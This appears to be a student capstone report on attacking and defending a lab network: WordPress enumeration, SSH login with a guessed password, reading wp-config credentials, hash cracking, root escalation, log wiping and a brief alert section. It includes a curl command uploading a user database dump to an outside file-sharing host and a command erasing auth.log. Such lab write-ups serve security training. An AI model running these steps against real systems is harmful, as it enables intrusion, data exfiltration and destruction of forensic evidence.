Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Table of Contents

This document contains the following resources:

- Network Topology & Critical Vulnerabilities
- Exploits Used
- Avoiding Detect
- Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux v.5.4.0-kali3-amd64
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu v. 18.04.4
Hostname: Elk

IPv4: 192.168.1.105
OS: Ubuntu v. 18.04.1
Hostname: Capstone

IPv4: 10.0.0.26
OS: Windows 10 Pro v. 10.0.18363
Hostname: ML-RefVm-684427

IPv4: 192.168.1.110
OS: Linux v. 3.16.0-6-amd64
Hostname: Target 1


IPv4: 192.168.1.115
OS: Linux v. 3.16.0-6-amd64
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Password Policy	Michael’s password was his name, no unique characters	Accessed Target 1 server as user Michael
Easy access to wordpress config file	Accessed wordpress config file on target computer	Retrieved user passwords from insecure database files
Password Hashes easily accessed in MYSQL	MySQL listed passwords hashes in plain text	Cracked Michael and Steven’s password, and established a reverse shell


Target 1 Wordpress Enumeration



```
sysadmin@Kali:~$ nmap -sV -p 80 --script http-enum 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-06 09:17 PST
Nmap scan report for 192.168.1.110
Host is up (0.0062s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|_http-server-header: Apache/2.4.10 (Debian)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
```

Target 1 Wordpress Enumeration

- wpscan --url 192.168.1.110/wordpress --enumerate u




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================================================> (10 / 10) 100.00%

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploits Used

Exploitation: Weak Password Policy

Summarize the following:


- Guessed Michael’s username as his password
- The weak password allowed Red Team to login as Michael to the Target 1 Server.



```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ 
```

Exploitation: User read access wordpress config file

- SSH into Target 1
- Access MySQL database credentials




```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Passwords Hashes Easily Accessed in MYSQL

Summarize the following:

- Once the server’s MYSQL had been breached, Red Team used the following commands
  - show database;
  - use wordpress;
  - show tables;
  - curl --upload-file ./users_dump.sql https://transfer.sh/users_dump.sql
- The discovered hashses were reformatted into a format readable by John the Ripper, a password cracking software tool.
  -




```
sysadmin@Kali:~/Documents$ sudo john ~/Documents/wp_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

Maintaining Access

Backdooring the Target

Backdoor Overview

- SSH into the victim’s server using steven’s credentials
  - ssh steven@192.168.1.110
- Steven has sudo privileges, meaning we can escalate to root using the following command
  - *sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’*



```
sysadmin@Kali:~$ ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb  7 08:47:40 2021 from 192.168.1.90
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# █
```

Avoiding Detection

Stealth Exploitation of Weak Password Policy - NMap


Monitoring Overview

- A hydra crack was not necessary to obtain the password, but an nmap scan was used to determine that port 22 was open and accessible. However, nmap scans are detectable because they complete a three way handshake to determine the status of a port.

Mitigating Detection

- We can run the nmap scan with the SYN Stealth Scan switch -sS*
- Modern firewalls and Intrusion Detection Systems can detect SYN scans, but in combination with other features of Nmap, it is possible to create a virtually undetectable SYN scan by altering timing and other options.
- The timing of a scan be controlled with -T0 being the slowest and -T5 being the fastest. A -T0 scan makes it almost impossible to detect a scan in progress.*


Stealth Exploitation of Weak Password Policy - NMap



```
sysadmin@Kali:~$ sudo nmap -sS -T2 192.168.1.110
[sudo] password for sysadmin:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-12 11:39 PST
Nmap scan report for 192.168.1.110
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```


Stealth Exploitation of Weak Password Policy - SSH Session

- SSH sessions are logged in /var/log/auth.log, and other evidence can be found in mysql.log, syslog, etc.




```
 GNU nano 2.2.6                  File: auth.log

Feb  7 06:25:34 raven CRON[2791]: pam_unix(cron:session): session closed for us$
Feb  7 06:31:11 raven sshd[469]: Received signal 15; terminating.
Feb  7 06:31:11 raven sudo: pam_unix(sudo:session): session closed for user root
Feb  7 06:34:06 raven CRON[425]: pam_unix(cron:session): session opened for use$
Feb  7 06:34:06 raven systemd-logind[431]: New seat seat0.
Feb  7 06:34:06 raven systemd-logind[431]: Watching system buttons on /dev/inpu$
Feb  7 06:34:06 raven systemd-logind[431]: Watching system buttons on /dev/inpu$
Feb  7 06:34:06 raven sshd[482]: Server listening on 0.0.0.0 port 22.
Feb  7 06:34:06 raven sshd[482]: Server listening on :: port 22.
Feb  7 06:34:08 raven CRON[425]: pam_unix(cron:session): session closed for use$
Feb  7 06:34:08 raven su[546]: Successful su for smmsp by root
Feb  7 06:34:08 raven su[546]: + ??? root:smmsp
Feb  7 06:34:08 raven su[546]: pam_unix(su:session): session opened for user sm$
Feb  7 06:34:08 raven su[546]: pam_unix(su:session): session closed for user sm$
Feb  7 06:39:01 raven CRON[1190]: pam_unix(cron:session): session opened for us$
Feb  7 06:39:01 raven CRON[1190]: pam_unix(cron:session): session closed for us$
Feb  7 06:40:01 raven CRON[1227]: pam_unix(cron:session): session opened for us$
Feb  7 06:40:01 raven CRON[1227]: pam_unix(cron:session): session closed for us$
Feb  7 06:41:23 raven sshd[1250]: Accepted password for michael from 192.168.1.$
```

- You can clear a log with cat /dev/null > /var/log/auth.log



```
root@target1:/var/log# nano auth.log
root@target1:/var/log# cat /dev/null > /var/log/auth.log
```



```
 GNU nano 2.2.6               File: auth.log

                          [ Read 0 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Stealth Exploitation of MySQL Database Accessibility

- The same process can be used to clear the log data of the /var/log/mysql.log file after root access is gained.

- The attackers identity can be further safeguarded by using a VPN and torsocks.

- Forensic data can be saved by tying threshold triggers to scripts that will backup log files and send them to a different server.

Defensive

Alerts Implemented

Excessive HTTP Errors


Summarize the following:

- Which **metric** does this alert monitor?

  HTTP response status codes.

- What is the **threshold** it fires at?

  When the metric is above 400 for the last 5 minutes



Current status for 'HTTP Excessive error'

Trigger time	State	Comment
2021-02-12T00:39:17+00:00	✓ OK	
2021-02-12T00:38:17+00:00	✓ OK	
2021-02-12T00:37:17+00:00	✓ OK	
2021-02-12T00:36:17+00:00	✓ OK	
2021-02-12T00:35:18+00:00	✓ OK	
2021-02-12T00:34:18+00:00	✓ OK	
2021-02-12T00:33:18+00:00	✓ OK	
2021-02-12T00:32:18+00:00	✓ OK	
2021-02-12T00:31:18+00:00	✓ OK	
